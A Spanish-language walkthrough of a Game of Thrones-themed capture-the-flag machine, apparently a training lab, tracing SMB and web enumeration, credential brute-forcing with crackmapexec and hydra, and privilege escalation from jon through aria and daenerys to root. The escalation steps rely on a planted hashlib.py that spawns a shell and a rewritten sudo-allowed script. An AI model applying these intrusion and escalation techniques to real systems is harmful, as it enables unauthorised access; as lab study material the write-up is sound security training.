Scanning 2 services on 172.17.0.2
Completed Service scan at 11:42, 11.01s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:42
Completed NSE at 11:42, 5.03s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000029s latency).
Scanned at 2025-10-05 11:42:29 CEST for 16s

PORT    STATE SERVICE     REASON         VERSION
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 52262/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58197/udp): CLEAN (Timeout)
|   Check 4 (port 46243/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2025-10-05T09:42:41
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 0s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:42
Completed NSE at 11:42, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.38 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

Tras haber visto los puertos concretos que son y servicios asignados, procedemos a obtener información más concreta, procedemos a enumerarlos.

Comenzamos con el Port 139/tcp y 445/tcp.

enum4linux -a 172.17.0.2

Por un lado nos muestra que hay varios directorios encontrados compartidos; mientras print$ es para drivers de la impresora, IPC$ es del propio servicio para funcionar remoto. Nos centraremos en shared que conlleva los propios archivos compartidos como su nombre indica.

```
 ========================================( Share Enumeration on 172.17.0.2 )========================================

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        shared          Disk
        IPC$            IPC       IPC Service (Samba 4.17.12-Debian)
        nobody          Disk      Home Directories
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```


Por otra parte nos ha encontrado que podría haber reconocidos varios usuarios locales del sistema, tal como jon, aria o daenerys. Los recordaremos a la hora de explotar credenciales en ataques de fuerza bruta.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\jon (Local User)
S-1-22-1-1001 Unix User\aria (Local User)
S-1-22-1-1002 Unix User\daenerys (Local User)
```

Dado que tenía puerto http podemos suponer que contiene una página web, lo buscamos en el navegador, nos muestra lo que ya mencionamos, un protocolo http, con main-title llamado Juego de Tronos.

Descubrimos en el texto mostrado en pantalla, que hay un mensaje que llevar de parte de jon, transportado por arya hacia daenerys. Justo los usuarios que ya enumeramos como posibles.

http://172.17.0.2



La página no muestra más información, por lo que procederemos a enumerar sus directorios y archivos.

Desde dirb sobre la dirección web del target, nos localiza a través de su propia wordlist. Un directorio llamado /dragon/.

Procedemos a acceder.


dirb http://172.17.0.2


```
┌──(kali㉿kalipc)-[~]
└─$ dirb http://172.17.0.2

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct  5 12:44:19 2025
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
==> DIRECTORY: http://172.17.0.2/dragon/
+ http://172.17.0.2/index.html (CODE:200|SIZE:1729)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

---- Entering directory: http://172.17.0.2/dragon/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sun Oct  5 12:44:20 2025
DOWNLOADED: 4612 - FOUND: 2
```

Procedemos a intentar explorarlo, nos muestra un archivo txt. Lo abrimos y muestra una serie de episodios de la temporada 1, sin espacio.

Lo tomamos como posibles contraseñas tanto por formato como por relación con los supuestos usuarios ya descubiertos.

http://172.17.0.2/dragon/





Con esto creamos una lista de posibles usuarios y contraseñas.

nano psw.txt

```
  GNU nano 8.6                                                    psw.txt *
jon
aria
arya
daenerys
seacercaelinvierno
elcaminoreal
lordnieve
tullidosbastardosycosasrotas
elloboyelleon
unacoronadeoro
ganasomueres
porelladodelapunta
baelor
fuegoyhielo
```

Probamos pues cual de esas palabras nos permite acceder a alguna de los recursos compartidos smb.

Resultando en que jon, se corresponde con seacercaelinvierno.

sudo crackmapexec smb 172.17.0.2 -u"psw.txt" -p"psw.txt"

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Retry/winterfell]
└─$ sudo crackmapexec smb 172.17.0.2 -u "psw.txt" -p "psw.txt"
SMB         172.17.0.2      445    3A80ED7451C2     [*] Windows 6.1 Build 0 (name:3A80ED7451C2) (domain:3A80ED7451C2) (signing:False) (SMBv1:False)
SMB         172.17.0.2      445    3A80ED7451C2     [-] 3A80ED7451C2\jon:jon STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    3A80ED7451C2     [-] 3A80ED7451C2\jon:aria STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    3A80ED7451C2     [-] 3A80ED7451C2\jon:arya STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    3A80ED7451C2     [-] 3A80ED7451C2\jon:daenerys STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    3A80ED7451C2     [+] 3A80ED7451C2\jon:seacercaelinvierno
```

Procedemos a acceder con jon al único directorio compartido accesible como jon, shared.

Smbclient //172.17.0.2/shared -U jon

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Retry/winterfell]
└─$ smbclient //172.17.0.2/shared -U jon
Password for [WORKGROUP\jon]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo         altname         archive         backup
blocksize      cancel          case_sensitive  cd              chmod
chown          close           del             deltree         dir
du             echo            exit            get             getfacl
geteas         hardlink        help            history         iosize
lcd            link            lock            lowercase       ls
l              mask            md              mget            mkdir
mkfifo         more            mput            newer           notify
open           posix           posix_encrypt   posix_open      posix_mkdir
posix_rmdir    posix_unlink    posix_whoami    print           prompt
put            pwd             q               queue           quit
readlink       rd              recurse         reget           rename
reput          rm              rmdir           showacls        setea
setmode        scopy           stat            symlink         tar
tarmode        timeout         translate       unlock          volume
vuid           wdel            logon           listconnect     showconnect
tcon           tdis            tid             utimes          logoff
..             !
smb: \>
```

Listamos y localizamos un archivo que descargamos en nuestra propia máquina.

```
smb: \> ls
  .                                   D        0  Tue Jul 16 22:26:00 2024
  ..                                  D        0  Tue Jul 16 22:25:59 2024
  proteccion_del_reino                N      313  Tue Jul 16 22:26:00 2024

                49226388 blocks of size 1024. 3810828 blocks available
smb: \> get proteccion_del_reino
getting file \proteccion_del_reino of size 313 as proteccion_del_reino (34.0 KiloBytes/sec) (average 34.0 KiloBytes/sec)
smb: \>
```

Dejamos smb de vuelta a nuestra propia máquina, comprobamos el tipo de archivo que descargamos y procedemos a leerlo.

nano proteccion_del_reino

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Retry/winterfell]
└─$ file proteccion_del_reino
proteccion_del_reino: Unicode text, UTF-8 text

┌──(kali㉿kalipc)-[~/Desktop/Maquina/Retry/winterfell]
└─$ nano proteccion_del_reino
```

Al leerlo, muestra que el mensaje principal a transportar por aria está cifrado.
Asimismo está igualmente la propia contraseña de jon para su usuario local.

```
  GNU nano 8.6                                                    proteccion_del_reino
Aria de ti depende que los caminantes blancos no consigan pasar el muro.
Tienes que llevar a la reina Daenerys el mensaje, solo ella sabra interpretarlo. Se encuentra cifrado en un lenguaje antiguo y dificil de entender.
Esta es mi contraseña, se encuentra cifrada en ese lenguaje y es → aGlqb2RlbGFuaXN0ZXI=
```

Esas propias líneas de contraseña cifrada las copiaremos y pasaremos por el sitema de codificación de base64. Resultando en que la contraseña del usuario jon es hijodelanister, la añadiremos al psw.txt creado antes.

echo aGlqb2RlbGFuaXN0ZXI= | base64 -4

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Retry/winterfell]
└─$ echo aGlqb2RlbGFuaXN0ZXI= | base64 -d
hijodelanister
```

Procedemos a intentar conectar al puerto 22/tcp, que es ssh y nos permitiría acceder al sistema de los usuarios locales.
La probamos y confirma que accedimos al usuario jon.

ssh jon@172.17.0.2

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Retry/winterfell]
└─$ ssh jon@172.17.0.2
jon@172.17.0.2's password:
Linux 3a80ed7451c2 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Oct  5 11:18:13 2025 from 172.17.0.1
jon@3a80ed7451c2:~$
```

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Retry/winterfell]
└─$ ssh jon@172.17.0.2
jon@172.17.0.2's password:
Linux 3a80ed7451c2 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Oct  5 11:18:13 2025 from 172.17.0.1
jon@3a80ed7451c2:~$ id
uid=1000(jon) gid=1000(jon) groups=1000(jon)
jon@3a80ed7451c2:~$ whoami
jon
jon@3a80ed7451c2:~$ pwd
/home/jon
jon@3a80ed7451c2:~$
```

Listamos lo que tiene jon, lo que nos da un paraJon, si listamos los directorios y archivos ocultos, nos muestra más.

Abrimos el paraJon; Nos indica que los mensajes se codifican al introducirlos en una herramienta. Dicha herramienta está en poder de jon pero oculta.

ls

nano paraJon

```
jon@3a80ed7451c2:~$ ls -la
total 44
drwxr-xr-x 1 jon  jon  4096 Jul 17  2024 .
drwxr-xr-x 1 root root 4096 Jul 16  2024 ..
-rw------- 1 jon  jon   146 Oct  5 11:18 .bash_history
-rw-r--r-- 1 jon  jon   220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 jon  jon  3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 jon  jon  4096 Jul 17  2024 .local
-rwxrwxr-x 1 aria aria  608 Jul 17  2024 .mensaje.py
-rw-r--r-- 1 jon  jon   807 Mar 29  2024 .profile
-rw-r--r-- 1 root root  103 Jul 16  2024 paraJon
jon@3a80ed7451c2:~$ ls
paraJon
jon@3a80ed7451c2:~$ ls -la
total 44
drwxr-xr-x 1 jon  jon  4096 Jul 17  2024 .
drwxr-xr-x 1 root root 4096 Jul 16  2024 ..
-rw------- 1 jon  jon   146 Oct  5 11:18 .bash_history
-rw-r--r-- 1 jon  jon   220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 jon  jon  3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 jon  jon  4096 Jul 17  2024 .local
-rwxrwxr-x 1 aria aria  608 Jul 17  2024 .mensaje.py
-rw-r--r-- 1 jon  jon   807 Mar 29  2024 .profile
-rw-r--r-- 1 root root  103 Jul 16  2024 paraJon
jon@3a80ed7451c2:~$
```

```
  GNU nano 7.2                                                    paraJon
Jon para todos los mensajes que quieras encriptar debes de usar la herramienta oculta que te he dejado
```

Volvemos a listar los ocultos y dado que todo trata de llevar un mensaje suponemos que puede tratarse del .mensaje.py.

ls -la

```
jon@3a80ed7451c2:~$ ls -la
total 44
drwxr-xr-x 1 jon  jon  4096 Oct  5 11:25 .
drwxr-xr-x 1 root root 4096 Jul 16  2024 ..
-rw------- 1 jon  jon   146 Oct  5 11:18 .bash_history
-rw-r--r-- 1 jon  jon   220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 jon  jon  3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 jon  jon  4096 Jul 17  2024 .local
-rwxrwxr-x 1 aria aria  608 Jul 17  2024 .mensaje.py
-rw-r--r-- 1 jon  jon   807 Mar 29  2024 .profile
-rw-r--r-- 1 root root  103 Jul 16  2024 paraJon
jon@3a80ed7451c2:~$
```

Lo abrimos para comprobar su funcionamiento.
Nos muestra que es un python que aplica hash 256. Más relevante es que importa hashlib y getpass.

cat .mensaje.py

```
jon@3a80ed7451c2:~$ cat .mensaje.py
import hashlib
import getpass

def encriptar_mensaje():
    mensaje = input('Ingrese el mensaje que desea encriptar: ')

    mensaje_bytes = mensaje.encode('utf-8')

    hash_obj = hashlib.sha256()

    hash_obj.update(mensaje_bytes)

    hash_resultado = hash_obj.hexdigest()

    print(f'Mensaje Original: {mensaje}')
    print(f'Hash SHA-256: {hash_resultado}')

if __name__ == '__main__':
    usuario_actual = getpass.getuser()

    if usuario_actual == 'jon' or usuario_actual == 'aria':
        encriptar_mensaje()
    else:
        print('Lo siento, no tienes permiso para ejecutar este script.')
jon@3a80ed7451c2:~$
```

Dado que como jon no vemos nada más, y la tarea es llevar el mensaje de jon a través de aria hacía daenerys, lo que haremos será buscar ser aria para poder ver el mensaje, cifrarlo si es necesario, y llevárselo al usuario daenerys.

Como jon, vemos los permisos sudo posibles, a la hora de escalar privilegios.
De hecho comprobamos que tenemos solo uno y muy concreto.
La potestad de ejecutar sin necesidad de password como el propio usuario aria, a través de python, el .mensaje.py del usuario jon.

sudo -l.

```
jon@3a80ed7451c2:~$ sudo -l
Matching Defaults entries for jon on 3a80ed7451c2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User jon may run the following commands on 3a80ed7451c2:
    (aria) NOPASSWD: /usr/bin/python3 /home/jon/.mensaje.py
```

Crearemos el módulo malicioso hashlib.py;
Este reemplaza el proceso real por una shell sh interactiva;
Le daremos permisos de lectura y ejecución.

cat > /home/jon/hashlib.py <<'PY'

> import os

> os.execve("/bin/sh", ["/bin/sh","-i"], os.environ)

> PY

- import os, importa el módulo “os” de la biblioteca estándar.
- os.execve("/bin/sh", ["/bin/sh","-i"], os.environ);) reemplaza el proceso Python por /bin/sh -i (shell interactiva) usando las variables de entorno actuales.
  execve sustituye el proceso actual por el binario indicado.
  De ese modo el proceso Python termina y en su lugar queda una shell interactiva con los UID/GID del proceso original.
- os.execve es una llamada que reemplaza el proceso Python actual por otro programa: /bin/sh en este caso.
- "/bin/sh": es la ruta del ejecutable que quiero lanzar.
- ["/bin/sh","-i"]: la lista argv para el nuevo proceso; -i pide un Shell interactivo shell.
- os.environ: el diccionario de variables de entorno (se las paso intactas al nuevo proceso).

```
jon@3a80ed7451c2:~$ cat > /home/jon/hashlib.py <<'PY'
> import os
> os.execve("/bin/sh", ["/bin/sh","-i"], os.environ)
> PY
```

Ejecutaremos .mensaje.py como sudo para que se ejecute como aria como vimos en sudo -l. Y al ejecutar nos sale bien el cambio de shell y por tanto de usuario.

sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py

```
jon@3a80ed7451c2:~$ sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
$ whoami
aria
$
```

Hemos llegado al usuario aria.

Procedemos a listar sus directorios y archivos.
Aparece el hashlib.py que nos trajo aquí, y otro paraJon que nos continuará en las instrucciones.

```
$ whoami
aria
$ ls -l
total 8
-rw-r--r-- 1 jon  jon   61 Oct  5 14:01 hashlib.py
-rw-r--r-- 1 root root 103 Jul 16  2024 paraJon
$
```

Es el mismo mensaje y si listamos directorios y archivos ocultos nos da una disposición similar a la de jon.

```
  GNU nano 7.2                                                                  paraJon
jon para todos los mensajes que quieras encriptar debes de usar la herramienta oculta que te he dejado
```

```
$ ls -la
total 48
drwxr-xr-x 1 jon  jon  4096 Oct  5 14:01 .
drwxr-xr-x 1 root root 4096 Jul 16  2024 ..
-rw------- 1 jon  jon   146 Oct  5 11:18 .bash_history
-rw-r--r-- 1 jon  jon   220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 jon  jon  3526 Mar 29  2024 .bashrc
drwxr-xr-x 3 jon  jon  4096 Jul 17  2024 .local
-rwxrwxr-x 1 aria aria  608 Jul 17  2024 .mensaje.py
-rw-r--r-- 1 jon  jon   807 Mar 29  2024 .profile
-rw-r--r-- 1 jon  jon    61 Oct  5 14:01 hashlib.py
-rw-r--r-- 1 root root  103 Jul 16  2024 paraJon
$
```

Dado que directorios y archivos son los mismos (de hecho hasta ponen que son propiedad de jon).
Pasamos a comprobar los permisos de sudo que tiene concedidos aria.

De hecho descubrimos que posee la capacidad de usar sudo como daenerys sin necesidad de contraseña, concretamente el ls y el cat.

sudo -l

```
$ sudo -l
Matching Defaults entries for aria on 3a80ed7451c2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User aria may run the following commands on 3a80ed7451c2:
    (daenerys) NOPASSWD: /usr/bin/cat, /usr/bin/ls
$
```

Esto implica que podemos listar y leer todo lo que tenga daenerys.

Lo ejecutamos y nos muestra su home listado.

sudo -u daenerys ls -la /home/daenerys

Concretamente nos centraremos en un mensajeParaJon.

```
$ sudo -u daenerys ls -la /home/daenerys
total 32
drwx------ 1 daenerys daenerys 4096 Jul 16  2024 .
drwxr-xr-x 1 root     root     4096 Jul 16  2024 ..
-rw-r--r-- 1 daenerys daenerys  220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 daenerys daenerys 3526 Mar 29  2024 .bashrc
-rw-r--r-- 1 daenerys daenerys  807 Mar 29  2024 .profile
drwxr-xr-x 1 root     root     4096 Jul 16  2024 .secret
-rw-rw-r-- 1 daenerys daenerys  277 Jul 16  2024 mensajeParaJon
$
```

Al abrir como daenerys el mensajeParaJonn desde el Shell de aria a través del sudo, nos muestra su contraseña de usuario; drakaris (sin signo de exclamación dado que lo hemos probado con signo y no era correcta, como se ve tras añadirlo al psw.txt donde guardábamos los posible usuarios y contraseñas y tras probarlo con un ataque de fuerza bruta confirma que es sin exclamaciones:
hydra -l daenerys -P psw.txt ssh://172.17.0.2 -t64 -f
).

```
  GNU nano 8.6                                                    psw.txt
jon
aria
arya
daenerys
seacercaelinvierno
elcaminoreal
lordnieve
tullidosbastardosycosasrotas
elloboyelleon
unacoronadeoro
ganasomueres
porelladodelapunta
baelor
fuegoyhielo
hijodelanister
¡drakaris!
drakaris
```

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Retry/winterfell]
└─$ hydra -l daenerys -P psw.txt ssh://172.17.0.2 -t64 -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-07 11:19:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 17 tasks per 1 server, overall 17 tasks, 17 login tries (l:1/p:17), ~1 try per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: daenerys   password: drakaris
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-07 11:19:55
```

sudo -u daenerys cat /home/daenerys/mensajeParaJon

```
$ sudo -u daenerys cat /home/daenerys/mensajeParaJon
Aria estare encantada de ayudar a Jon con la guerra en el norte, siempre y cuando despues Jon cumpla y me ayude a  recuperar el trono de hierro.
Te dejo en este mensaje la contraseña de mi usuario por si necesitas llamar a uno de mis dragones desde tu ordenador.

!drakaris!
```

Por tanto pasamos a abrir sesión en su propio usuario con su propia Shell, a través del puerto 22/tcp ssh con su contraseña para obtener todos los permisos y accesos a los que ella tenga otorgados. Permite perfectamente acceder.

ssh daenerys@172.17.0.2

```
┌──(kali㉿kalipc)-[~/Desktop/Maquina/Retry/winterfell]
└─$ ssh daenerys@172.17.0.2
daenerys@172.17.0.2's password:
Permission denied, please try again.
daenerys@172.17.0.2's password:
Linux 3a80ed7451c2 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
daenerys@3a80ed7451c2:~$ whoami
daenerys
daenerys@3a80ed7451c2:~$ id
uid=1002(daenerys) gid=1002(daenerys) groups=1002(daenerys)
daenerys@3a80ed7451c2:~$ hostname
3a80ed7451c2
daenerys@3a80ed7451c2:~$
```

Ahora listamos su home, entramos en el .secret dado que es él único archivo root en dicho home y volvemos a listar para explorar.

```
daenerys@3a80ed7451c2:~$ ls -la
total 32
drwx------ 1 daenerys daenerys 4096 Jul 16  2024 .
drwxr-xr-x 1 root     root     4096 Jul 16  2024 ..
-rw-r--r-- 1 daenerys daenerys  220 Mar 29  2024 .bash_logout
-rw-r--r-- 1 daenerys daenerys 3526 Mar 29  2024 .bashrc
-rw-r--r-- 1 daenerys daenerys  807 Mar 29  2024 .profile
drwxr-xr-x 1 root     root     4096 Jul 16  2024 .secret
-rw-rw-r-- 1 daenerys daenerys  277 Jul 16  2024 mensajeParaJon
daenerys@3a80ed7451c2:~$ cd .secret
daenerys@3a80ed7451c2:~/.secret$ ls -la
total 12
drwxr-xr-x 1 root     root     4096 Jul 16  2024 .
drwx------ 1 daenerys daenerys 4096 Jul 16  2024 ..
-rwxr-xr-x 1 daenerys daenerys   57 Jul 16  2024 .shell.sh
daenerys@3a80ed7451c2:~/.secret$
```

Si comprobamos los permisos de sudo asociados a daenerys encontramos que casualmente hace referencia al .shell.sh que acabamos de encontrar, de nuevo sin pedir contraseña podremos ejecutarlo como root.

```
daenerys@3a80ed7451c2:~/.secret$ sudo -l
Matching Defaults entries for daenerys on 3a80ed7451c2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User daenerys may run the following commands on 3a80ed7451c2:
    (ALL) NOPASSWD: /usr/bin/bash /home/daenerys/.secret/.shell.sh
daenerys@3a80ed7451c2:~/.secret$
```

De forma que editamos el .shell.sh.

cat >/home/daenerys/.secret/.shell.sh

#!/bin/bash

/bin/bash -i

EOF

- #!: Es la línea shebang. Se coloca como primera línea del script. Indica qué intérprete usar. En este caso, /bin/bash.
- /bin/bash -i: lanza un bash interactivo (-i es interactive).

```
daenerys@a0b8096ee6fa:~$ cat >/home/daenerys/.secret/.shell.sh
#!/bin/bash
/bin/bash/ -i
EOF
^C
```

Lo ejecutamos como sudo desde daenerys.


sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh

```
daenerys@3a80ed7451c2:~/.secret$ sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh
root@3a80ed7451c2:/home/daenerys/.secret# whoami
root
root@3a80ed7451c2:/home/daenerys/.secret#
```


Con ello logramos usuario root desde daenerys.

CVSS (Common Vulnerability Scoring System).


- VM Paradise:
    - Caracteres con dirección al inspeccionar la web (lo que nos lleva a la contraseña de lucas):




    - lucas con permisos para ejecutar sudo como andy (visto con sudo -l):



    - Ejecutar como andy, privileged_exec (Este modo es esencial para que los administradores configuren y gestionen el equipo, y debe ser protegido con una contraseña para evitar el acceso no autorizado.) para ascender a root:



- VM Winterfell:
    - Localización de la dirección web a través de dirb, lo que nos lleva a las contraseñas de jon en el smb y el su usuario del sistema:



- Desde jon, ejecutamos como aria el sudo (esta disponible desde sudo -l el .mensaje.py):

- Desde aria, ejecutamos como daenerys el sudo cat (sudo cat, visto en sudo -l):

- Desde daenerys, ejecutamos como sudo root el .shell (lo vemos a través de sudo -l):